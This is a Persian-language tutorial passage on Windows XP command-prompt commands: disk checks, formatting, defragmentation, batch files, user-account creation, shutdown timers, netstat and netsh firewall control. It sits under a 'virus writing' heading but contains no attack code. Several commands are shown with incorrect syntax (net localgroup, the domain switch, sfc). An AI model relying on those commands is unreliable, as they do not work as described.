 9855880 KB in 45310 files.
 15104 KB in 5690 indexes.
   0 KB in bad sectors.
127232 KB in use by the system.
 65536 KB occupied by the log file.
5359892 KB available on disk.

   4096 bytes in each allocation unit.
3839527 total allocation units on disk.
1339973 allocation units available on disk.

C:\Documents and Settings\Genzo>

```

f/

به صورت خودکار مشکلات سیستم را درست می کند:

x/ کار دستور بالا را هم انجام می دهد ولی با این تفاوت که با فضای اولیه آغاز میشود:

R/ به دنبال سکتور های خراب می گردد و آن هارا تعمیر می کند:

V/ نام کامل مسیر های موجود در هر دایرکتوری را نشان می دهد:

برای مثال می نویسیم:

Chkdsk f: /v

```

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>chkdsk f: /v
The type of the file system is NTFS.
Volume label is GH.

WARNING! F parameter not specified.
Running CHKDSK in read-only mode.

CHKDSK is verifying files (stage 1 of 3)...
File verification completed.
CHKDSK is verifying indexes (stage 2 of 3)...
Index verification completed.
Detected minor inconsistencies on the drive. This is not a corruption.
CHKDSK is verifying security descriptors (stage 3 of 3)...
Cleaning up 116 unused index entries from index $SII of file 9.
Cleaning up 116 unused index entries from index $SDH of file 9.
Cleaning up 116 unused security descriptors.
Security descriptor verification completed.
CHKDSK is verifying Usn Journal...
Usn Journal verification completed.

30716248 KB total disk space.
23784068 KB in 5315 files.
 2520 KB in 754 indexes.
   0 KB in bad sectors.
124704 KB in use by the system.
 65536 KB occupied by the log file.
6804956 KB available on disk.

    4096 bytes in each allocation unit.
7679062 total allocation units on disk.
1701239 allocation units available on disk.

C:\Documents and Settings\Genzo>

```

درسنامه نوزدهم: دستور فرمت کردن (Format)

همه می دانید که فرمت کردن یک درایو یا فلش از راه گرافیکی نیز امکان پذیر است ، ولی می خواهیم این کار را از طریق خط فرمان انجام دهیم، برای اینکار ابتدا با جزئیات مهم این دستور آشنا می شویم:

- /fs فایل سیستم از نوع ntfs باشد یا fat
- /q فرمت سریع (Quick Format)
- /C فایل های فشرده (Compressed)
- شکل کلی دستور به این صورت است:

Format k: /fs:fat

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>Format k: /fs:fat
Insert new disk for drive K:
and press ENTER when ready...
The type of the file system is FAT32.
The new file system is FAT.
Verifying 3818M
WARNING! The cluster size for this volume, 64K bytes, may cause
application compatibility problems, particularly with setup applications.
The volume must be less than 2048 MB in size to change this if the
default cluster size is being used.
Proceed with Format using a 64K cluster <Y/N>? Y
Initializing the File Allocation Table (FAT)...
Volume label <11 characters, ENTER for none?
Format complete.

4,003,266,560 bytes total disk space.
4,003,266,560 bytes available on disk.

    65,536 bytes in each allocation unit.
    61,085 allocation units available on disk.

    16 bits in each FAT entry.

Volume Serial Number is D4EE-7935
C:\Documents and Settings\Genzo>
  
```

همانطور که در بالا می بینید من برای فرمت درایو k که یک فلش دیسک است از fat استفاده کردم!


درسنامه بیستم: دستور defragment

در اینجا ما می خواهیم درایوی را دیفرگ کنیم ، ابتدا جزئیات مهم این دستور را یاد می گیریم:

- a فقط آنالیز می کند:
- f دیفرگ کردن:

دستور آنالیز کردن یک درایو، (یعنی که آیا درایو باید دیفرگ شود یا نه):

Defrag C: -a



```

C:\> Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>defrag C: -a
Windows Disk Defragmenter
Copyright (c) 2001 Microsoft Corp. and Executive Software International, Inc.

Analysis Report
  14.65 GB Total,  5.04 GB (34%) Free,  7% Fragmented (15% file fragmentation)


You do not need to defragment this volume.

C:\Documents and Settings\Genzo>
  
```

پیام داد که درایو مورد نظر نیازی به عمل دیفرگ ندارد.

طبق عکس بالا ما دستور آنالیز درایو C را دادیم و برنامه این پیام را به ما داد که نیازی به دیفرگ کردن نداریم، ولی برای آموزش این پیام را نادیده می گیریم و به ادامه کار می پردازیم:
برای دیفرگ درایو از دستور زیر استفاده می کنیم:

Defrag C: -f



```

C:\> Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>defrag C: -f
Windows Disk Defragmenter
Copyright (c) 2001 Microsoft Corp. and Executive Software International, Inc.

Analysis Report
  14.65 GB Total,  5.04 GB (34%) Free,  7% Fragmented (15% file fragmentation)

Defragmentation Report
  14.65 GB Total,  5.04 GB (34%) Free,  6% Fragmented (13% file fragmentation)

C:\Documents and Settings\Genzo>
  
```

درسنامه بیست و یکم: دستور Find

در این درسنامه یاد می‌گیرید که چگونه با دستور find پیدا کنید، برای اینکار من یک فایل متنی در صفحه اصلی رایانه ام (desktop) کپی می‌کنم، و می‌خواهم کلمه ali که در آن است را با دستور find مشاهده کنم، خوب اینکار را می‌کنیم:

```
Find /i "ali" 123.txt
```

در دستور بالا کلمه ali را در فایل متنی ۱۲۳ می‌خواهم پیدا کنم.

```

C:\Documents and Settings\Genzo\Desktop>find /i "ali" 123.txt
----- 123 TXT
= ali hosseyni =
C:\Documents and Settings\Genzo\Desktop>

```

پیدا کرد!!!! 😊

درسنامه بیست و دوم: آشنایی با سه دستور مهم در cmd که حتما باید بلد باشید!

در این درس با سه دستور مهم cmd آشنا می‌شوید که باید بلد باشید!

در زبانهای برنامه نویسی دستوری با نام commenting وجود دارد که برای هر کدام متفاوت با دیگری است، البته cmd برنامه نویسی نیست!

در خط فرمان برای commenting باید از علامت : : استفاده کنید، مثال:

```

c:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>::ali
C:\Documents and Settings\Genzo>

```

اگر : : استفاده نمی کردیم برنامه error می داد.

دستور دوم: خود کلمه cmd است یعنی اگر در هر زمانی از خط فرمان بنویسید cmd ری استارت میسه و کارها را متوقف می کند، البته نه کارهایی را که به پایان رسیده اند.

```

c:\ Command Prompt - cmd
C:\Documents and Settings\Genzo>::ali
C:\Documents and Settings\Genzo>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>

```

دستور سوم: دستور exit شما را از خط فرمان خارج می کند.

```

c:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>exit

```


درس بیست و سوم: آشنایی با دستور echo

در این درس کوتاه با دستور echo آشنا می شوید، به عکس های زیر توجه کنید و نتیجه را بررسی کنید:

```

C:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>echo ali
ali
C:\Documents and Settings\Genzo>

```

به برنامه گفتیم بگوید ali ، پس گفت!


حال می خواهیم با همین echo یک فایل متنی را بسازیم، به عکس ها توجه کنید:



پس از نوشته شدن دستور در خط فرمان می بینید که یک فایل متنی به نام 0121 ساخته شده است!


درسنامه بیست و چهارم: آشنایی با نحوه دادن پیام بین حساب های کاربری (user accounts)

ابتدا به مسیر زیر رفته و یک حساب کاربری ایجاد کنید :



User Accounts


از دادن توضیحات بیشتر و طولانی شدن آموزش خودداری می کنیم، مثلاً من یک حساب کاربری با نام Ali ساخته ام و می خواهم پیامی را برای آن بفرستم پس به ترتیب زیر عمل می کنم:



سپس cmd را باز کرده و به صورت زیر عمل می کنیم:

Msg ali در اینجا باید به جای ali نام کاربر مورد نظر خود را بنویسید.

پس از نوشتن دستور بالا برنامه از شما می خواهد که مان خود را وارد کنید و سپس کلید ترکیبی (Ctrl+Z) را فشار دهید. به عکس زیر توجه کنید:



```

C:\Documents and Settings\Genzo>msg ali
Enter message to send; end message by pressing CTRL-Z on a new line, then ENTER
salam halet khoobe?
^Z
  
```

پیام با موفقیت ارسال شد!

درسنامه بیست و پنجم: آشنایی با دستور exist و شرطی if

کلمه exist در لغت به معنای وجود داشتن است و ما با استفاده از آن می خواهیم از وجود یا عدم وجود یک فایل یا پوشه مطلع شویم، برای مثال من فایلی را در درایو c قرار داده ام و حال می خواهم ببینم آیا این فایل در این درایو موجود است اگر هست پیامی ظاهر شود، ابتدا نرم افزار notepad را باز کرده و دستور زیر را در آن وارد کنید:

Cd\

If exist 0121.txt echo bale vojoud darad

pause

[چون پوشه مورد نظر ما درایو c بوده است برای همین از دستور cd\ استفاده می کنیم وگرنه برای درایو های دیگر برای مثال می نویسیم D: سپس ادامه دستورات!]

در دستور بالا ما به cmd دستور دادیم که اگر فایل متنی 0121 وجود دارد پیام (بله وجود دارد) را به ما نشان دهد.

دستور بالا را با پسوند .bat ذخیره کنید ، به عکس زیر توجه کنید:

```

C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Genzo\Desktop>Cd\
C:\>If exist 0121.txt echo bale vojoud darad
bale vojoud darad
C:\>pause
Press any key to continue . . .

```

همانطور که می بینید پیغام (بale وجود دارد) را به ما نشان داد!


حال می خواهیم به cmd دستور دهیم که اگر پوشه 0121 وجود ندارد آن را بسازد، پس همانند بالا ابتدا notepad را باز کرده و دستور زیر را وارد می کنیم:

```

cd\
if not exist 0121 md 0121
pause

```

دستور بالا را با پسوند .bat ذخیره کنید ، به عکس زیر توجه کنید:




همانطور که میبینید پوشه 0121 ساخته شده است.

حالا می خواهیم کارای بیشتری با دستور exist انجام دهیم:

نکته: در cmd این دو دستور کاملا با هم فرق دارند «D:» «D:» در دستور D: منظور درایو d است ولی نام یک مکان است.

خوب ابتدا فایل و پوشه هایی را در درایو C به صورت پیشفرض برای دستور زیر می سازم تا عمل کند:



```

Untitled - Notepad
File Edit Format View Help
cd\
if not exist 0121.bat goto ali
ren 0121.bat amol.bat
md hosseyni
rd ali
:ali
rd babol
md amol

```

شروع به دادن توضیحات برای هر دستور می کنیم:

چون عملیات در درایو C انجام می گیرد از دستور cd\ استفاده می کنیم.

در خط دوم به برنامه می گوئیم اگر بچ فایل 0121 وجود ندارد به مکان ali برود.


در خط سوم درخواست تغییر نام بچ فایل 0121 را به amol داریم.

در خط چهارم و پنجم به برنامه می گوئیم تا پوشه hosseyni را بسازد و پوشه ali را پاک گرداند.

در خط ششم از برنامه می خواهیم به مکان ali برود .

در خط هفتم و هشتم از برنامه می خواهیم تا پوشه babol را حذف کند و پوشه amol را بسازد.

به عکس زیر توجه کنید، و آنرا با عکس ابتدای کار مقایسه کنید.



درسنامه بیست و ششم: تعمیر ویندوز

در این درس یاد میگیرید چطور ویندوز خودتان را با یک دستور در خط فرمان تعمیر کنید، برای اینکار ابتدا سی دی ویندوز را در داخل دیسک قرار دهید وگرنه دستور عمل نخواهد کرد!

خوب برای اینکار از دستور sfc کمک می گیریم!

Sfc scannow

درسنامه بیست و هفتم : ساخت یک حساب کاربری و ویرایش آن در خط فرمان

در این درس یاد می گیرید که چطور یک حساب کاربری در خط فرمان بسازید و روی آن رمز ورود بگذارید و یا آن را پاک کنید!

Net user ali 256312 /add

```

C:\Documents and Settings\Genzo>net user ali 256312 /add
The command completed successfully.
C:\Documents and Settings\Genzo>

```

عملیات موفقیت آمیز بود!

در دستور بالا من نام حساب کاربری را ali و رمز ورود را ۲۵۶۳۱۲ گذاشتم ، به همین راحتی!

برای پاک کردن حساب کاربری می توانید به جای add از delete استفاده کنید.

حالا اگر می خواهید گروهش را هم مشخص کنید باید کد زیر را وارد کنید:

```
Net User Localgroup administrators ali/add
```

حال اگر می خواهید دامنه نیز برای آن تعریف کنید از دستور زیر استفاده کنید:

```
Net user ali 256312 /add /tohid1234
```

برای برداشتن دامنه اضافه شده می توانید از به جای add از delete استفاده کنید.

درسنامه بیست و هشتم: خاموش ،ریستارت، لوگ آف

ابتدا شما باید بدانید که در cmd از حرف او دستورات بالا که در درسنامه قصد اجرای آنها داریم استفاده میکنیم.

برای خاموش کردن از دستور زیر استفاده میکنیم:

```
Shutdown -s -t 120
```

در دستور بالا s یعنی shutdown و t زمان که به ثانیه میباشد.

حالا این سوال پیش میاد که چرا ۲ بار از shutdown استفاده کردیم؟

Shutdown اولی به معنای اینکه به cmd فرمان میدهیم که می خواهیم از یکی از حالات cmd یعنی shutdown ,restart,log off استفاده کنیم.

S به معنای اینکه ما گزینه shutdown را انتخاب کردیم. پس از اجرا این کد رایانه شروع به شمارش زمان داده شده می کند تا خاموش شود حال بطور جلوی این دستور را بگیریم؟
برای این کار کد زیر را وارد میکنیم:

Shutdown -a

برای ریستارت کردن رایانه از طریق cmd باید کد زیر را وارد کنیم:

shutdown -r -t 30

حالا دوباره رایانه شروع به شمارش داده شده می کنید تا ریستارت شود برای جلوگیری از این امر باز هم همانند خاموش شدن از دستور زیر استفاده کنید:

Shutdown -a

برای log off کردن رایانه از دستور زیر استفاده می کنیم که لحظه ای است (یعنی در لحظه عمل می کند و نمی توان از آن جلوگیری کرد)

shutdown -l

آشنایی با دستورات امنیتی و برنامه نویسی و ویروس نویسی

!!!!دوستان توجه داشته باشند که آموزش های داده شده فقط و فقط جنبه آموزشی دارد و هر گونه استفاده ناشایست از آن به عهده خود کاربر می باشد!!!!

درسنامه: امنیت ویندوز

قبل از اینکه به اینترنت وصل شوید ببینید چه پورت هایی باز یا بسته اند:

برای اینکه منظورمو متوجه بشین به مسیر زیر بروید:

Run>cmd>netstat -ao

خوب اگه بخواهیم هر لحظه از پورت های باز یا بسته مطلع شید باید هی این دستور رو تایپ بکنیم!!!!

این دستور تمام پورت های باز رو به همراه شماره پروسه ای که اونو باز کرده نمایش می دهد حالا برای بدست آوردن پروسه ها و غیر فعال کردن آنها دستور:

Tasklist|netstat -abn|qprocess

خوب حالا پروسه هایی رو که به صورت فال گوش بودند را از طریق pid پیدا کرده و با دستور Taskkill غیر فعال می کنیم.

مثال:

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ali>Netstat -ao

Active Connections

Proto Local Address           Foreign Address         State           PID
TCP   genzo:epmap             0.0.0.0:0              LISTENING      1000
TCP   genzo:microsoft-ds     0.0.0.0:0              LISTENING      4
TCP   genzo:1025             0.0.0.0:0              LISTENING      2000
UDP   genzo:microsoft-ds     *:*                    *:*            4
UDP   genzo:isakmp           *:*                    *:*            724
UDP   genzo:4500             *:*                    *:*            724
UDP   genzo:ntp               *:*                    *:*            1040
UDP   genzo:1900             *:*                    *:*            1212

C:\Documents and Settings\Ali>

```

```

C:\WINDOWS\system32\cmd.exe

svchost.exe           904 Console           0           4,888 K
svchost.exe          1000 Console           0           4,400 K
svchost.exe          1040 Console           0          22,648 K
svchost.exe          1128 Console           0           2,980 K
svchost.exe          1212 Console           0           4,348 K
spoolsv.exe           1308 Console           0           5,912 K
nvsvcs32.exe          1616 Console           0           4,052 K
SupServ.exe           1652 Console           0           2,756 K
explorer.exe          1744 Console           0          41,044 K
alg.exe               2000 Console           0           3,552 K
SOUNDMAN.EXE          348 Console           0           2,768 K
rundll32.exe          448 Console           0           3,504 K
ctfmon.exe            484 Console           0           3,272 K
SEPCSuite.exe         504 Console           0          23,984 K
IDMan.exe             528 Console           0           8,452 K
wscntfy.exe           540 Console           0           2,164 K
IEMonitor.exe         620 Console           0           3,456 K
KMPlayer.exe          1596 Console           0           7,636 K
WINWORD.EXE           324 Console           0          63,080 K
msiexec.exe           500 Console           0           7,000 K
Snagit32.exe          128 Console           0          29,276 K
TschHelp.exe          1920 Console           0           2,584 K
SnagitPriv.exe        1472 Console           0           2,456 K
SnagitEditor.exe      1836 Console           0           6,148 K
wmiprvse.exe           568 Console           0           5,884 K
cmd.exe               2068 Console           0           2,704 K
tasklist.exe          2084 Console           0           4,492 K

C:\Documents and Settings\Ali>

```


در این قسمت می آموزید چطور با دستوری فایروال را خاموش و یا روشن کرد و این کار را به صورت یک بچ فایل هم نیز انجام دهید!

خوب در cmd می نویسیم :

Netsh

صبر می کنیم تا خط فرمان روی netsh تنظیم شود ، حالا برای فعال کردن فایروال دستور زیر را مینویسم:

firewall Set opmode enable



```
C:\WINDOWS\system32\cmd.exe - netsh
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>netsh
netsh>firewall set opmode enable
Ok.
netsh>
```

برای غیر فعال کردن آن نیز باید جای enable ، disable گذاشت!

حال برای گرفتن اطلاعات بیشتر از فایروال باید از دستور زیر استفاده کنیم:

Firewall show state

```

C:\WINDOWS\system32\cmd.exe - netsh
C:\Documents and Settings\Genzo>netsh
netsh>firewall show state
Firewall status:
-----
Profile                               = Standard
Operational mode                       = Enable
Exception mode                         = Enable
Multicast/broadcast response mode     = Enable
Notification mode                     = Enable
Group policy version                  = None
Remote admin mode                     = Disable

Ports currently open on all network interfaces:
Port  Protocol  Version  Program
-----
5353  TCP       IPv4     <null>
netsh>

```

برای اینکه اینکار به صورت خودکار انجام بشه و نیازی به طی مراحل بالا نباشد اینکار را به صورت یک بچ فایل انجام داده و در پوشه استارت آپ ذخیره کنید.

برای اینکه پوشه استارت آپ را بیابید از مسیر زیر استفاده کنید:

روی start کلیک راست کرده و گزینه open را انتخاب کنید سپس program را باز کنید و در اخر پوشه start up را باز کرده و بچ فایل را در آن کپی کنید.

حال بریم سراغ طراحی بچ فایل:

```

Untitled - Notepad
File Edit Format View Help
Netsh firewall set opmode enable
@echo off
Netsh firewall show state
Start%windir%\Media\ "Windows XP Startup.wav"
@echo Done.press any key to end
@echo off
Pause>nul

```

حال بعد از کپی کردن این فایل در استارت آپ یکبار رایانه را ریستارت کنید و می بینید که اندکی پس از ریستارت بچ فایل اجرا می شود و شما با زدن دکمه ای مثل Enter از بچ فایل خارج می شوید.

★ کامند فایروال امکانات زیادی نسبت به حالت گرافیکی خود دارد حتما به /? firewall به نگاهی بندازید!

